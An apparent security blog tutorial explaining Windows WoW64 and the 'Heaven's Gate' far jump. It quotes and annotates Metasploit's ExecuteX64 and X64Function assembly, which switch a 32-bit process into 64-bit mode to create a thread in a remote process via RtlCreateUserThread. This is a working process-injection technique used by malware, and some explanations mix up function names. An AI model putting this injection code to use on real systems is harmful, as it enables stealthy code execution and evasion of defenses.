Windows-on-Windows ( WoW64)
The Windows-on-Windows (WoW64) is a Windows subsystem that works in the user address space. Allow older 32 applications to work on 64bit application. This is allow backward compatibility of 32 applications on 64bit machines without the need for an application to be recompiled.
 Sektor7 Institute
WoW64 is an emulator which acts as an interface between the 32 application and kernel which purely on 64bit. There are three main DLLs which performs this emulation:
-WoW64.dll - This provides the core emulation infrastructure to access the Ntoskrnl.exe which is the main part of the kernel space.
-WoW64cpu.dll - Provides support for running x86 programs on x64. This DLL is related to Intel CPU.
-WoW64Win.dll - Provides access to win32k.sys which is the GUI subsystem.
In startup the Wow64.dll loads the x86 version of ntdll.dll into the process and runs its initialisation code, which loads all necessary 32bit DLLs into the process. Almost all these 32bit DLLs are unmodified copies of 32bit windows binaries.
So when a program such as notepad.exe calls for anything in user space, this happens in 32bit ( most often). But if the system call needs to be made, then call gets redirected to 64bit ntdll and lands in kernel space. During this operation, the process needs to transition from 32bit to 64bit mode. This transition happens with Heavens Gate.
Let us take the example of 32bit notepad.exe. Using ProcessHacker we can see the various modules loaded:

As discussed the WOW modules which we discussed is in the module list along with the 32bit and 64bit versions of ntdll.dll.

Witness heavens Gate in action
To demonstrate this, open a 32bit process such as notepad.exe on x32dbg.exe. Click on symbols tab and select ntdll.dll module. From the list of functions on the right column, select ntcreatethread function, which to lead to disassembler tab pointing to the base address location of ntcreatethread.

The disassembler will have several of WoW64SystenServiceCalls . These are system calls and as discussed whenever a system call is executed, the process transitions from 32bit to 64bit and returns back to 32bit. Click on one of these system calls follow the jump i.e. right-click on the call and select “Follow in disassembler” and choose the address in ntdll.

Another call called WOW64transition. Lets follow this as well.

We see the jmp far 33:77CF6009 instruction is the heaven gate. After this instruction, process will enter 64bit address space. The selector number 33 ( hex ) is used for transition to 64bit process. After execution of the system call, the process returns back to 32bit process in which case the selector number would be 23.
Understanding transition 32bit to 64bit.
We know that we can insert 64bit payload from a 32bit process into the 64bit target process, but we can execute this remotely from a 32bit process. In order to execute this remote payload, we must transition from 32bit to 64bit and then execute the remote process from this 64bit context.
This is done with the help of 2 functions:
- ExecuteX64 - This is allow us to transit from 32bit to 64bit mode. Then invoke the function
x64Function. - X64Function - This function with parameter Ctx which is a special structure with parameters for
RtlCreateUserThread). This function will take the handle to the process and start address of the remote process. Upon execution, the handle to the newly created thread in a remote process.
Lets walk through the code of these two functions.
Execute64
The below code can be found is metasploit Github repository here.
The following is the function prototype of the function we are trying to call:
typedef DWORD (WINAPI * EXECUTEX64)( X64FUNCTION pFunction, DWORD dwParameter );

[BITS 32]

WOW64_CODE_SEGMENT	EQU 0x23
X64_CODE_SEGMENT	EQU 0x33
Note that function has two parameters and since we are in 32bit mode, the parameter to the function are passed to the stack.
start:
	push ebp
	mov ebp, esp
	push esi
	push edi
	mov esi, [ebp+8]			 ; ESI = pFunction
	mov ecx, [ebp+12]			; ECX = dwParameter
	call delta
In the first four instruction, the stack is prepared and mov instruction move the parameters from the stack to ESI and ECX registers. Then label delta is called.
delta:
	pop eax
Note that every time a call instruction is called, the return address is saved to the stack, so pop instruction would save the return address on the EAX. Since pop eax is the next instruction after the call, the register EAX would have its own instruction address saved in it.
add eax, (native_x64-delta)
This instruction will find the location of native_x64 code labelled. To accomplish this by finding number of bytes between native_x64 code and delta. This is then added to EAX register which has address to itself. After this instruction, the address in EAX would point to native_x64 label.
sub esp, 8
mov edx, esp
mov dword [edx+4], X64_CODE_SEGMENT
mov dword [edx], eax
call go_all_native
Make some space in the stack to make the transition to 64bit. For this purpose the code selection to moved to EDX register. Note that code segments are declared in the beginning of the assembly file. And the address of the location we want to jump to which is the native_x64 found earlier is moved to EDX as well. Then call go_all_native jump instruction.
go_all_native:
	mov edi, [esp]
	jmp dword far [edx]
Just as discussed before, ESP would have the return address from the previous CALL instruction which would point to line 43. Then execute the Far instruction which would make the transition to 64bit mode.
native_x64:
[BITS 64]
	xor rax, rax
	push rdi
	call rsi
	pop rdi
	push rax
	mov dword [rsp+4], WOW64_CODE_SEGMENT	;
	mov dword [rsp], edi
	jmp dword far [rsp]
The above set of instructions are executed are in 64bit code. The EDI would have the return address and ESI would have the address of X64Function which is then called. After this function is executed, the code segment is changed to WOW64_CODE_SEGMENT which is 32bit code selector. Then FAR instruction is called to transition back to 32bit.
mov ax, ds
mov ss, ax

add esp, (8+4+8)
pop edi
pop esi
pop ebp
retn (4*2)
The remaining instruction performs some bug fixes, clears stack and restores registers.
X64Function
The code to the function can be found is Metasploit Github repository here.
This function is in the form (where the param is a pointer to a WOW64CONTEXT):
typedef BOOL (WINAPI * X64FUNCTION)( DWORD dwParameter );
Note that this code is executed in 64bit context as we have already made the transition
[BITS 64]
[ORG 0]
  cld
  mov rsi, rcx
  mov rdi, rsp
  and rsp, 0xFFFFFFFFFFFFFFF0 ;
  call start
In the previous section, the ECX points to dwParameter which is originally the pointer to the WOW64Context parameter. This is passed to RSI. Save the return address from RSP to RSI before force aligning the register in the next instruction.
delta:                   ;
%include "./src/block/block_api.asm"
start:                   ;
  pop rbp
The pop instruction would have the return address of the instruction after the CALL instruction. This is stored in RBP register. The %include "./src/block/block_api.asm" is a code finds the ntdll.dll module address and find the location and find the RTLCreateRemoteThread function which we are using to execute the remote code.
We’ll not look at this too closely.
xor r9, r9             	 ; StackZeroBits = 0
push r9                ; ClientID = NULL
lea rax, [rsi+24]      ; RAX is now a pointer to ctx->t.hThread
push rax               ; ThreadHandle = &ctx->t.hThread
push qword [rsi+16]    ; StartParameter = ctx->p.lpParameter
push qword [rsi+8]     ; StartAddress = ctx->s.lpStartAddress
push r9                ; StackCommit = NULL
push r9                ; StackReserved = NULL
mov r8, 1              ; CreateSuspended = TRUE
xor rdx, rdx           ; SecurityDescriptor = NULL
mov rcx, [rsi]         ; ProcessHandle = ctx->h.hProcess
This code sets up parameters to the function RtlCreateUserThread. These are parameters from the _WOW64CONTEXT structure.
The following are the function parameters that were pushed to the stack above:
RtlCreateUserThread( ctx->h.hProcess, NULL, TRUE, 0, NULL, NULL, ctx-s.lpStartAddress, ctx->p.lpParameter, &ctx->t.hThread, NULL )
The following code call to the RtlCreateRemotethread function.
mov r10d, 0x40A438C8   ; hash( "ntdll.dll", "RtlCreateUserThread" )
call rbp
test rax, rax
jz success
mov rax, 0
jmp cleanup
At this point, the function is called. If this call was successful the RAX register would have value as 0 which indicates success.